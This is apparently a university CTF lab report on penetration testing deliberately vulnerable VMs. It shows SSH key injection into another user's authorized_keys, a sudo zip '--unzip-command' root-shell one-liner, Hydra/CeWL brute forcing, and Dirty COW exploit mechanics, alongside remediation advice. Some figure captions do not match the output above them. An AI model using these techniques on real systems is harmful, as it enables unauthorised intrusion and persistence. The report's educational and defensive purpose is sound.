The SSH key injection achieves lateral movement without needing to know sarang's password. This is a common technique in CTFs and real-world engagements where one low-privileged user has write access to another user's .ssh directory. The technique is particularly attractive because it leaves a minimal audit trail (only a single Accepted publickey log entry) and persists across reboots.

Output Analysis

The operator copies the public key file to sarang's `authorized_keys` (the file may already exist and will be overwritten, or it may need to be created). The SSH client then connects to localhost as sarang. The output shows the standard SSH first-connection prompt (TOFU), the operator confirms, and the shell prompt changes to `sarang@ubuntu:~$`, confirming that the lateral movement succeeded. The Last login message shows the previous login was from 192.168.0.100.

Security Significance

Successful lateral movement via SSH key injection is a clear indicator of a home-directory permission misconfiguration. The defensive remediation is to: (1) ensure every user's home directory is mode 0700 or 0750 with the user as the sole owner; (2) ensure the `.ssh` directory is mode 0700 and the `authorized_keys` file is mode 0600; (3) use file integrity monitoring (FIM) on user `authorized_keys` files; (4) audit group memberships to ensure users do not share groups with write access to each other's home directories.

Observation & Result

Observation	Result
Lateral movement successful. Operator now has an interactive shell as sarang. The shell prompt is <code>sarang@ubuntu:~\$</code> .	The operator has expanded their footprint from the pinak account to the sarang account. The next step is to escalate from sarang to root.

Next Action

→ Use the `sudo zip GTF0Bins` technique (Step 20) to escalate from sarang to root. The technique abuses the `--unzip-command` flag of the `zip` binary to execute an arbitrary command (a shell spawn) as the target user.

STEP 20

Sudo Zip Privilege Escalation & Root Flag Capture




Figure 20. Sudo Zip Privilege Escalation & Root Flag Capture - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Escalate from the sarang account to root using the GTFOBins sudo zip technique, then navigate to /root and read the flag.txt file to capture the engagement flag - the definitive proof of total system compromise for Task 2.

Background - Theory Behind the Tool / Command

The zip binary supports a -T (test) flag that tests the integrity of an archive after creation. When combined with the --unzip-command flag, zip will use the specified command to unzip the archive for testing rather than the default unzip. This allows an attacker to specify an arbitrary command that will be executed with the privileges of the user invoking zip. If zip is configured in sudoers to run as root (or as another user), the attacker can use this technique to execute arbitrary commands as that user. The classic exploit is: `sudo zip /tmp/empty.zip /tmp/empty -T --unzip-command="sh -c /bin/bash"` which creates an empty zip archive, then tests it by running `sh -c /bin/bash` as the unzip command - spawning an interactive shell. The `touch SDP2/file` command is used to create an empty file that will be added to the archive. Once the root shell is obtained, the operator navigates to `/root` and reads `flag.txt`.

Command Used

```
# As sarang (after lateral movement):
ls -l
touch SDP2/file
sudo zip /tmp/SDP2file.zip /home/sarang/SDP2file -T --unzip-command="sh -c
/bin/bash"
# (root shell obtained)
cd /root
ls
cat flag.txt
```

Why This Command Was Used

The sudo zip technique was used because Step 17's sudo -l output indicated that the user could run zip as a privileged user (either directly as root or as another user with sudo rights to root). The GTFOBins technique is the canonical exploitation method for the zip binary in this context. Once the root shell is obtained, reading /root/flag.txt is the final objective of the engagement.

Output Analysis

The ls -l shows the contents of the current directory, including the SDP2 directory created earlier. touch SDP2/file creates an empty file inside SDP2. The sudo zip command runs as root (or as another privileged user), creates an archive containing the SDP2file, then enters test mode and executes sh -c /bin/bash as the unzip command - spawning an interactive root shell. The operator then runs cd /root, ls (which shows flag.txt), and cat flag.txt. The flag file contains an ASCII-art banner reading 'Congrats you have finished this task' followed by contact information for Hacking Articles (Raj Chandel) and Nisha Sharma, and the closing line |E|n|j|o|y| |H|A|C|K|I|N|G|.

Security Significance

The sudo zip GTFOBins technique is a textbook example of how an apparently benign binary can be abused for privilege escalation when granted sudo rights. The defensive remediation is to never grant sudo rights to any binary that supports arbitrary command execution - including zip, unzip, tar, find, awk, perl, python, ruby, vi, vim, less, more, man, and many others. The GTFOBins project maintains a comprehensive list of such binaries and should be consulted whenever a new sudo rule is being created. The principle of least privilege requires that sudo rules grant only the absolute minimum necessary authority, ideally via wrapped scripts that perform specific actions rather than exposing general-purpose binaries.

Observation & Result

Observation	Result
Root shell obtained via sudo zip GTFOBins technique. Flag captured from /root/flag.txt. The flag is an ASCII-art congratulations message from the CTF authors. Total compromise achieved.	Task 2 complete. The SDP Lab 2 target has been fully compromised from zero-knowledge network reconnaissance through to root-level access. The engagement demonstrated ARP discovery, full-range port scanning, CeWL wordlist generation, Hydra SSH brute-forcing, SSH key injection for lateral movement, and the sudo zip GTFOBins privilege-escalation technique.

Next Action

→ The engagement is complete. The target VM should be reverted to its pre-engagement snapshot to remove the injected SSH keys and the created files. The report now proceeds to the back matter (Tool Explanations, Findings Summary Table, Lessons Learned, Conclusion and References).

8. Tool Explanations

This section provides a consolidated reference for every tool, utility and exploit used across both engagements. Each entry summarises the tool's purpose, its key command-line flags, the underlying mechanism of operation, and any defensive considerations. The tools are listed alphabetically for ease of reference.

cat - Standard Unix utility

Concatenates and prints files to stdout. Used throughout both engagements to inspect small text files such as `/etc/os-release`, `/root/proof.txt` and `/root/flag.txt`. The shell redirects allow the output to be piped to other commands (e.g. `cat file | wc -l`).

CeWL 6.2.1 - Custom Word List generator (Ruby)

Spiders a web application to a configurable depth, extracts words from the HTML body text, and writes the unique words to a file. Optionally also extracts email addresses and applies transformation rules. In Task 2, CeWL was pointed at `http://192.168.153.131` to generate a Mahabharata-themed wordlist (SDP2WL) that successfully cracked the pinak SSH account. The principle behind CeWL is that humans choose passwords related to the content of the systems they administer.

dirb v2.22 - Web content scanner

Issues HTTP GET requests for each entry in a wordlist and reports the HTTP status code returned. Used in Task 1 with the default `common.txt` wordlist and with the `-X` extension flag to discover the `readme.txt` file containing the plaintext password hint. The HTTP status codes are interpreted as 200 (exists), 301/302 (redirect), 403 (forbidden but exists) and 404 (does not exist).

Dirty COW (CVE-2016-5195, EDB-ID 40616) - Linux kernel privilege-escalation exploit

A race condition in the kernel's Copy-On-Write (COW) memory management that allows unprivileged users to write to read-only memory mappings. The EDB-ID 40616 implementation uses two threads - one calling `madvise(MADV_DONTNEED)` and the other writing via `/proc/self/mem` - to win the race and overwrite the SUID-root `/usr/bin/passwd` binary with a custom version that spawns a root shell. Affects Linux kernels from 2.6.22 through 4.8.2; patched in October 2016. Task 1's target (CentOS 7, kernel 3.10.0-229) was vulnerable.

enum4linux 0.9.1 - SMB/NetBIOS enumeration tool (Perl)

A wrapper around `smbclient`, `rpcclient` and the Samba `net` command that performs comprehensive enumeration of SMB/NetBIOS services. Enumerates shares, users, password policy, workgroup, domain and printers. Used in Task 1 to enumerate the Samba 4.9.1 service on 192.168.153.130, discovering the non-default shares `smbdata` and `smbuser`.

ftp (BSD ftp client) - Standard FTP client

Interactive command-line FTP client supporting both active and passive mode. Used in both tasks to authenticate to `vsftpd` on the targets, navigate directories, create new directories (`mkdir .ssh`) and upload files (`put`). The client exposes the underlying FTP protocol commands (`USER`, `PASS`, `CWD`, `MKD`, `STOR`, `RETR`) via friendly aliases.

gcc (GNU Compiler Collection) - C/C++/Fortran/Ada compiler

The standard C compiler on Linux. Invoked as gcc source.c -o output -pthread -lcrypt in Task 1 to compile the Dirty COW exploit source (40616.c) into an executable binary (SDP3out). The -pthread flag links against libpthread (required for the exploit's two racing threads); -lcrypt links against libcrypt (required for the crypt() function used to hash the new root password).

Hydra 9.5 - Parallel network logon cracker (C)

Supports brute-force attacks against more than 50 protocols including SSH, FTP, HTTP, SMB, RDP, MySQL and many others. Accepts single login/password (-l/-p) or file-based login/password lists (-L/-P). The -s flag overrides the default service port; -t sets the parallel task count. Used in Task 2 to brute-force the SSH service on port 65345 - first with rockyou.txt against root (failed due to time), then with the CeWL wordlist against both username and password fields (succeeded with pinak/Gandiv).

id - Standard Unix utility

Prints the real and effective user and group IDs of the calling process. The output format is uid=NNNN(user) gid=NNNN(group) groups=NNNN(group1),NNNN(group2),.... Used in Task 2 to confirm that the user pinak had UID 1001 and was not a member of any privileged groups, ruling out direct sudo to root.

ls / cd - Standard Unix utilities

List directory contents and change working directory. Used throughout both engagements for basic filesystem navigation. ls -l shows long-format output with permissions, owner, size and modification time; ls -a shows hidden files (those starting with a dot, such as .ssh).

netdiscover - ARP-based network discovery tool

Broadcasts ARP who-has requests on the local subnet and listens for is-at replies. Performs MAC OUI lookup against an embedded database, allowing the operator to identify the vendor of each detected host. Used in both tasks to identify the target VMs on the 192.168.153.0/24 subnet.

nmap 7.95 - Network Mapper (C++)

The de-facto standard open-source port scanner. Supports TCP SYN scans, UDP scans, OS detection (-O), service version detection (-sV), the Nmap Scripting Engine (-sC) and traceroute. The -A flag is a shorthand that combines all four. Used in both tasks for initial service enumeration; in Task 2 the -p- flag was used to scan all 65,535 TCP ports and locate the SSH service on the non-standard port 65345.

rockyou.txt - Password wordlist (14.3 million entries)

Extracted from the 2009 RockYou breach that exposed 32 million plaintext passwords. The 14.3 million unique entries form the canonical password-cracking wordlist. Shipped with Kali Linux at /usr/share/wordlists/rockyou.txt.gz. Used in Task 2 as the initial brute-force wordlist against the SSH root account; the attack was estimated to take 23 days and was abandoned in favour of the targeted CeWL wordlist.

ssh / ssh-keygen (OpenSSH) - SSH client and key generator

The OpenSSH client (ssh) provides interactive shell access to remote hosts. Supports both password and public-key authentication. The -i keyfile flag specifies the private key file; -p port overrides the default port 22. ssh-keygen generates public/private key pairs in RSA, ECDSA or Ed25519 format. Used in both tasks to establish SSH sessions and to generate the key pairs used for the persistence backdoors.

sudo / sudo -l - Privilege delegation utility

Allows a permitted user to execute a command as the superuser or another user, as specified by the security policy in /etc/sudoers. sudo -l lists the commands the calling user is permitted to run via sudo. Used in Task 2 to identify that pinak could run zip as sarang, leading to the GTF0Bins privilege-escalation exploit.

uname - Standard Unix utility

Prints system information. uname -a prints the kernel name, hostname, kernel release, kernel build date, machine hardware name, processor type, hardware platform and operating system name. Used in both tasks to identify the exact kernel version, which determines applicable kernel exploits (Task 1: kernel 3.10.0-229 = Dirty COW vulnerable; Task 2: kernel 4.15.0 = Dirty COW patched).

zip (Info-ZIP) - Compression/archival utility

Creates and modifies ZIP-format archives. Supports the -T test flag and --unzip-command flag, which together allow an arbitrary command to be executed as the 'unzip' program during archive integrity testing. When zip is granted sudo rights, this enables arbitrary command execution as the target user. Used in Task 2 (Step 20) for the GTF0Bins privilege-escalation technique.

9. Findings Summary Table

The tables below summarise the key findings from each numbered step of both engagements, providing a compact reference that can be used to review the attack chain at a glance. Each row links a step number to the tool used, the key finding, and the security implication. Full details for each step are in Sections 6 and 7.

9.1 Task 1 - My File Server (192.168.153.130)

#	Step	Tool	Key Finding	Security Implication
1	Privilege elevation on Kali	sudo su	Root shell on attacker	Required for raw-socket scanning tools
2	Network discovery	netdiscover	Launched ARP sweep of /24	ARP discovery cannot be blocked on LAN
3	Host identification	netdiscover	Target = 192.168.153.130	Single candidate isolated from infra hosts
4	Aggressive nmap scan	nmap -A	5 ports: 21, 22, 80, 111, 2049	Multiple remote-access services exposed
5	Service banner analysis	nmap -A	vsftpd 3.0.2 anon, Samba 4.9.1, FILESERVER	Anonymous FTP is a critical misconfiguration
6	Web service exploration	Browser	Static 'My File Server' page by Armour Infosec	Identifies project and target author
7	Directory brute force	dirb	Found /cgi-bin/ (403), /index.html (200)	No CMS or admin interface detected
8	Extension brute force	dirb -X	Found /readme.txt (200, 25 bytes)	Plaintext file disclosure - likely credential
9	SMB enumeration	enum4linux	Shares: print\$, smbdata, smbuser, IPC\$	smbuser share name = username hint
10	FTP login as smbuser	ftp	Login successful (230)	Credentials reused from SMB to FTP
11	Credential recovery	Browser	Password 'rootroot1' in readme.txt	Plaintext credential disclosure
12	SSH key generation	ssh-keygen	Ed25519 keypair, passphrase SDP3	Persistence primitive prepared
13	FTP .ssh creation	ftp	mkdir .ssh -> 257	FTP write access enables key injection
14	FTP directory nav	ftp	cd .ssh -> 250	Positioned for key upload
15	Public key upload	ftp put	SDP3.pub -> authorized_keys (91 bytes)	SSH persistence backdoor installed
16	SSH login as smbuser	ssh -i	Interactive shell on fileserver	Initial foothold achieved
17	System fingerprinting	uname, os-release	CentOS 7, kernel 3.10.0-229	Kernel pre-dates Dirty COW patch
18	Exploit upload	ftp put	40616.c uploaded (4063 bytes)	Dirty COW source on target
19	Exploit compilation	gcc	SDP3out binary built	Local compiler enables exploit dev
20	Dirty COW + flag	./SDP3out, cat proof.txt	Flag: af52e0163b03cbf7c6dd146351594a43	Total system compromise

9.2 Task 2 - SDP Lab 2 (192.168.153.131)

#	Step	Tool	Key Finding	Security Implication
1	Network host discovery	netdiscover / ARP	Target = 192.168.153.131	ARP sweep identifies all live hosts
2	Aggressive nmap scan	nmap -A	Only port 80 open in top-1000	Standard scan misses hidden services
3	Full TCP port scan	nmap -p- -T4	Found port 65345 (unknown)	Full scan required for non-standard ports
4	Default-timing scan	nmap -p-	Confirms 80 and 65345 only	Verification of fast scan results
5	Service version detection	nmap -sV	Port 65345 = OpenSSH (Ubuntu)	Hidden SSH service identified
6	Wordlist preparation	gunzip	rockyou.txt decompressed (14.3M lines)	Standard password wordlist ready
7	Wordlist size check	wc -l	14,344,392 entries	Full brute-force would take 23 days
8	Custom wordlist gen	cewl	SDP2WL with Mahabharata words	Targeted wordlist outperforms generic
9	Hydra SSH brute force	hydra -l root -P rockyou	426 tries/min, no success	Online brute-force is rate-limited
10	Hydra progress	hydra	Attack in progress, no creds	Slow attack - need targeted approach
11	Hydra with CeWL	hydra -L SDP2WL -P SDP2WL	1338 login tries initiated	Cartesian product of small wordlist
12	Wordlist inspection	nano, cat	Words: pinak, Gandiv, Dhanush, Krishna	Themed vocabulary confirmed
13	Cred discovery	hydra	pinak / Gandiv found	Themed passwords are predictable
14	Hydra completion	hydra	1 of 1 target, 1 valid password	Attack completed in minutes
15	SSH login as pinak	ssh -p 65345	Interactive shell on ubuntu	Initial foothold achieved
16	Local enumeration	id, uname, cat	pinak UID 1001, Ubuntu 18.04.3	No kernel exploit (post-Dirty-COW)
17	Sudo audit	sudo -l, ls /home	pinak can run zip as sarang; /home/sarang accessible	GTFOBins-style privesc path identified
18	SSH key generation	ssh-keygen	Keypair generated as pinak	Persistence primitive prepared
19	Lateral movement	cp, ssh	Key injected to sarang; SSH as sarang	User pivoting achieved
20	Sudo zip + flag	sudo zip -T --unzip-command	Root shell, flag captured	GTFOBins technique = total compromise

10. Lessons Learned

The two engagements documented in this report illustrate a number of recurring themes in offensive and defensive cybersecurity. The lessons below are drawn from specific moments in the engagements but generalise to broader principles that should inform both red-team and blue-team practice.

Reconnaissance is never wasted.

Both engagements began with Layer-2 ARP discovery and aggressive nmap scanning. The hour spent on thorough reconnaissance paid dividends throughout the engagement - the choice of exploitation technique in both tasks was directly informed by the services and versions identified during scanning. Skipping or rushing reconnaissance is the most common cause of failed engagements because the operator simply does not know which attack vectors are available.

Defence in depth requires redundancy.

Task 1's target had five layers of defence (network isolation, FTP authentication, SMB authentication, SSH authentication, and filesystem permissions) - yet the attacker reached root in twenty steps. Each layer was individually weak (anonymous FTP enabled, plaintext credentials, FTP write access, unpatched kernel) and the attacker simply walked through the weakest link at each step. Defence in depth is only effective when every layer is strong.

Anonymous services are an open door.

Anonymous FTP on Task 1's target was the single most consequential misconfiguration. It allowed the attacker to verify credentials without locking the account, to upload the SSH public key for persistence, and to upload the Dirty COW exploit source. Disabling anonymous access (or restricting it to read-only) would have broken the attack chain at multiple points.

Plaintext credentials anywhere are credentials everywhere.

Task 1's readme.txt contained the password rootroot1 in plaintext, world-readable via the web server. Because credentials were reused across FTP, SMB and SSH, the single leak granted access to every authenticated service. The lesson for defenders is that credentials must never be stored in plaintext, never be reused across services, and never be placed in web-accessible locations.

Themed passwords are predictable.

Task 2's pinak / Gandiv credentials were both drawn from the Mahabharata theme of the target web application. A 30-second CeWL spider produced a wordlist of a few hundred words that contained both the username and the password - and the resulting brute-force completed in minutes. Password policies must explicitly prohibit any word appearing on the corporate website, in project documentation, or in any other publicly-accessible content.

Full-port scanning is non-negotiable.

Task 2's SSH service was hidden on port 65345 - invisible to the default top-1000 port scan. Moving SSH to a non-standard port reduces noise from automated bots but provides zero security against a determined attacker who is willing to invest 30 seconds in a full-range scan. The defensive controls that actually matter for SSH are public-key authentication, fail2ban, IP allowlisting and MFA - not port relocation.

GTFOBins is the first stop for sudo rules.

Task 2's sudo -l output revealed that the user could run zip as another user. The GTFOBins project documents the --unzip-command technique for arbitrary command execution, which directly enabled the privilege-escalation step. Every defender should audit sudo rules against GTFOBins; every attacker should consult GTFOBins first when reviewing sudo -l output.

Kernel patches are not optional.

Task 1's target was running a March 2015 kernel in 2025 - nearly a decade out of patch compliance. The Dirty COW vulnerability (CVE-2016-5195, patched October 2016) was the decisive privilege-escalation vector. The lesson for defenders is that security patches must be applied promptly and continuously; the lesson for attackers is that kernel version alone is often sufficient to identify a viable exploit.

Documentation discipline matters.

The structured template used in this report (Objective → Background → Command → Why → Output → Significance → Observation → Result → Next Action) forces the operator to articulate the reasoning behind each step. This discipline serves three purposes: it makes the engagement auditable, it produces a reusable learning resource, and it surfaces assumptions that might otherwise go unchallenged. Every engagement, whether successful or not, should be documented to this standard.

Ethical boundaries are non-negotiable.

All activity documented in this report was performed inside an isolated NAT network against deliberately vulnerable machines supplied for educational use. The same techniques applied to production systems without explicit written authorisation would constitute criminal offences in most jurisdictions. The skills acquired in CTF practice carry a corresponding ethical responsibility to use them only with consent and only for defensive purposes.

11. Conclusion

This report has documented the complete penetration-testing of two deliberately vulnerable machines - Task 1 ('My File Server' by Armour Infosec, CentOS 7) and Task 2 (SDP Lab 2, Ubuntu 18.04.3 LTS) - performed within an isolated VMware NAT lab. Across forty numbered operational steps, the engagements demonstrated the full Penetration Testing Execution Standard (PTES) kill-chain: from Layer-2 host discovery and aggressive service enumeration, through credential recovery and brute-forcing, to public-key backdoor installation, lateral movement, and finally privilege escalation via kernel exploitation (Dirty COW, CVE-2016-5195) and sudo-rule abuse (GTFOBins sudo zip technique).

The two engagements complement each other pedagogically. Task 1 emphasises the consequences of weak patch management and insecure service defaults - the kernel was unpatched against a nine-year-old vulnerability, anonymous FTP was enabled, credentials were stored in plaintext, and FTP users had write access to their own .ssh directories. Task 2 emphasises the consequences of weak password policy and misconfigured sudo rules - the initial foothold account used a themed password that fell to a 30-second CeWL attack, and the sudo configuration granted the user access to a binary with arbitrary command-execution capabilities. Together, the two engagements illustrate that privilege escalation rarely depends on a single 'magic' exploit; rather, it is the inevitable consequence of accumulated minor misconfigurations that compound into total compromise.

From a defensive standpoint, the remediation recommendations for both targets can be summarised in five principles: (1) apply security patches promptly and continuously, with particular attention to kernel and service updates; (2) enforce strong, unique passwords that are not derived from any theme, project name or publicly-available content; (3) restrict sudo rules to the absolute minimum necessary and audit them against the GTFOBins database; (4) disable anonymous and unauthenticated services on production systems; and (5) implement file integrity monitoring on user .ssh directories, system binaries, and configuration files to detect persistence mechanisms. Adopting these five principles would have prevented or detected the attack chains documented in this report.

From an educational standpoint, the engagements reinforced the importance of methodical reconnaissance, the value of targeted wordlists over generic ones, and the necessity of documenting every step with sufficient rigour that an independent reviewer could replay the engagement step-by-step. The structured analytical template used throughout this report - Objective, Background, Command, Why, Output, Significance, Observation, Result, Next Action - is recommended as a standard framework for future lab reports and engagement documentation. The skills practised in these exercises carry a corresponding ethical responsibility: the same techniques that successfully compromised these deliberately vulnerable machines would, if applied to production systems without explicit authorisation, constitute serious criminal offences. The operator commits to using these skills only for defensive purposes, only with consent, and only within the bounds of applicable law and professional ethics.

12. References

The following references were consulted during the preparation of this report and provide additional background on the tools, techniques and vulnerabilities discussed. URLs are accurate as of the report date.

- [1] Nmap Project. (2024). Nmap Reference Guide. Retrieved from <https://nmap.org/book/man.html>
- [2] Nmap Project. (2024). Nmap Scripting Engine (NSE) Documentation. Retrieved from <https://nmap.org/nsedoc/>
- [3] Offensive Security. (2024). Exploit Database - EDB-ID 40616: Dirty COW /proc/self/mem Race Condition Privilege Escalation (SUID Method). Retrieved from <https://www.exploit-db.com/exploits/40616>
- [4] MITRE Corporation. (2016). CVE-2016-5195: Dirty COW - Race Condition in Memory Management. Retrieved from <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5195>
- [5] Red Hat. (2016). Dirty COW (CVE-2016-5195) Privilege Escalation Vulnerability. Retrieved from <https://access.redhat.com/security/vulnerabilities/DirtyCow>
- [6] Wood, R. (2024). CeWL - Custom Word List Generator. Retrieved from <https://github.com/digininja/CeWL>
- [7] van Hauser, D. (2024). Hydra - Parallel Network Logon Cracker. Retrieved from <https://github.com/vanhauser-thc/thc-hydra>
- [8] GTF0Bins Project. (2024). GTF0Bins - Unix Binaries that can be Abused for Privilege Escalation. Retrieved from <https://gtfobins.github.io/>
- [9] OpenSSH Project. (2024). OpenSSH Manual Pages - ssh(1), ssh-keygen(1), sshd_config(5). Retrieved from <https://www.openssh.com/manual.html>
- [10] Samba Project. (2018). Samba 4.9.x Release Notes. Retrieved from <https://www.samba.org/samba/history/samba-4.9.1.html>
- [11] vsftpd Project. (2014). vsftpd 3.0.2 Release Notes. Retrieved from <https://security.appspot.com/vsftpd.html>
- [12] Markowell, J. (2009). The RockYou Breach - 32 Million Passwords Leaked. Retrieved from <https://en.wikipedia.org/wiki/RockYou>
- [13] Offensive Security. (2024). Penetration Testing Execution Standard (PTES). Retrieved from http://www.pentest-standard.org/index.php/Main_Page
- [14] OWASP Foundation. (2024). OWASP Testing Guide v4.2. Retrieved from <https://owasp.org/www-project-web-security-testing-guide/>
- [15] Kali Linux. (2024). Kali Linux Documentation - Tools and Usage. Retrieved from <https://www.kali.org/docs/>
- [16] Apache Software Foundation. (2024). Apache HTTP Server Documentation v2.4. Retrieved from <https://httpd.apache.org/docs/2.4/>
- [17] Linux Kernel Organization. (2016). Linux Kernel CVE-2016-5195 Patch (commit 4ceb5db9757aa). Retrieved from <https://git.kernel.org/pub/scm/linux/kernel/git/torvalds>

/linux.git/commit/?id=4ceb5db9757aa

[18] Armour Infosec. (2020). My File Server - Vulnerable Machine Walkthrough. Retrieved from <https://www.armourinfosec.com/>

[19] Hacking Articles. (2024). CTF Walkthroughs and Penetration Testing Tutorials. Retrieved from <https://www.hackingarticles.in/>

[20] NIST. (2024). National Vulnerability Database (NVD). Retrieved from <https://nvd.nist.gov/>

End of Report. This document was prepared as part of the SDP Cybersecurity Lab coursework and is intended for educational use only. All activities documented were performed against deliberately vulnerable machines in an isolated laboratory environment under explicit course-authorised scope.

Cybersecurity Technical Report

Capture The Flag (CTF) Penetration Testing Analysis

Part III — CTF 3 (Task 3): WestWild Boot2Root Exercise

A comprehensive, university-level penetration-testing report documenting the exploitation of the WestWild Boot2Root CTF machine. The exercise traces a complete attack chain from network reconnaissance through SMB enumeration, SSH credential recovery, lateral movement, privilege escalation to root, and post-exploitation system administration. Each phase is documented with annotated terminal screenshots, command theory, output interpretation and security significance. The target machine runs Ubuntu 14.04.6 LTS at 192.168.153.132, attacked from a Kali Linux system using Nmap, smbclient, SSH and standard Linux utilities.

PREPARED BY

Student Name: VIVEK
KUMAR
Roll Number: R25DE213
Section: D — MCA 1st Year

COURSE

Cybersecurity /
Ethical Hacking Lab
SDP Cybersecurity Lab

INSTITUTION

REVA University
Bengaluru, Karnataka
Date: June 25, 2026

1. Introduction

This report documents the step-by-step exploitation of the WestWild Boot2Root CTF machine. The objective was to gain root-level access on the target system, capture all flags, and perform basic post-exploitation tasks. The exercise was conducted in a controlled virtual lab environment, with all activity confined to an isolated VMware network segment to ensure no impact on production infrastructure.

The target machine runs Ubuntu 14.04.6 LTS at IP 192.168.153.132. The attacker machine is a Kali Linux system running inside the same virtual network. Tools used include Nmap for network reconnaissance, smbclient for SMB share enumeration, SSH for remote access, and standard Linux utilities such as `find`, `cat`, `base64`, `useradd`, `userdel`, `usermod` and `nano` for post-exploitation tasks.

2. Reconnaissance

2.1 Gaining Root on Kali Linux

Before scanning the target, root privileges were obtained on the Kali Linux attacker machine using the `sudo su` command. Escalating to root on the attacking box avoids repeated password prompts during the engagement and is required by several reconnaissance tools (notably Nmap's TCP SYN scan and OS fingerprinting) that need raw socket access. The terminal prompt changed from `kali@kali` to `root@kali`, confirming successful privilege elevation on the attacker side.



```
(root@kali)-[/home/kali]
# nmap -A 192.168.153.132~
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-25 00:20 EDT
Failed to resolve "192.168.153.132~".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.27 seconds
```

Figure 2. Gaining root on the Kali Linux attacker machine using `sudo su` — screenshot captured during the practical execution phase.

2.2 Initial Nmap Scan (Incorrect Target)

An initial Nmap scan was run with the `-A` flag against an incorrect IP range (`192.168.153.132~`). The trailing tilde character caused Nmap to fail to resolve the host, returning no results. This was a manual typo rather than a tool error — the lesson is to always verify the target specification before launching a long-running aggressive scan, since a malformed CIDR or hostname can silently produce an empty result set without indicating a syntax problem.


```

(root@kali)-[/home/kali]
# nmap -A 192.168.153.132
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-25 00:20 EDT
Nmap scan report for 192.168.153.132
Host is up (0.00047s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 6f:ee:95:91:9c:62:b2:14:cd:63:0a:3e:f8:10:9e:da (DSA)
|   2048 10:45:94:fe:a7:2f:02:8a:9b:21:1a:31:c5:03:30:48 (RSA)
|   256 97:94:17:86:18:e2:8e:7a:73:8e:41:20:76:ba:51:73 (ECDSA)
|_  256 23:81:c7:76:bb:37:78:ee:3b:73:e2:55:ad:81:32:72 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 00:0C:29:13:D0:D2 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: Host: WESTWILD; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-time:
|   date: 2026-06-25T04:20:57
|_  start_date: N/A
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: westwild

```

Figure 3. Initial Nmap scan against an incorrect IP range (note the trailing tilde) — screenshot captured during the practical execution phase.

2.3 Corrected Nmap Full Scan

The Nmap scan was corrected with the exact target IP 192.168.153.132 and the -A flag for aggressive scanning (which enables OS detection, service version detection, script scanning and traceroute). The scan revealed the following open ports and services:

- Port 22/tcp — SSH (OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13)
- Port 80/tcp — HTTP (Apache 2.4.7)
- Port 139/tcp — NetBIOS-SSN (Samba smbd 3.X - 4.X)
- Port 445/tcp — SambaSMB (smbd 4.3.11-Ubuntu)

The machine hostname was identified as WestWild running Linux kernel 3.2–4.14. The combination of an exposed SMB share alongside an outdated Apache and OpenSSH version suggests the box is intentionally vulnerable to enumeration-driven attack chains — the first obvious target is the SMB service.

```

(root@kali)-[/home/kali]
# smbclient //192.168.153.132/wave
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0 Tue Jul 30 01:18:56 2019
..               D           0 Thu Aug  1 19:02:20 2019
FLAG1.txt        N          93 Mon Jul 29 22:31:05 2019
message_from_aveng.txt N       115 Tue Jul 30 01:21:48 2019

1781464 blocks of size 1024, 284940 blocks available
smb: \> get flag.txt
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \flag.txt
smb: \> get message_from_aveng.txt
getting file \message_from_aveng.txt of size 115 as message_from_aveng.txt (56.1 KiloBytes/sec) (average 56.2 KiloBytes/sec)
smb: \> exit

```

Figure 4. Corrected Nmap aggressive scan revealing open ports on the WestWild target — screenshot captured during the practical execution phase.

3. SMB Enumeration

3.1 Anonymous SMB Login and File Listing

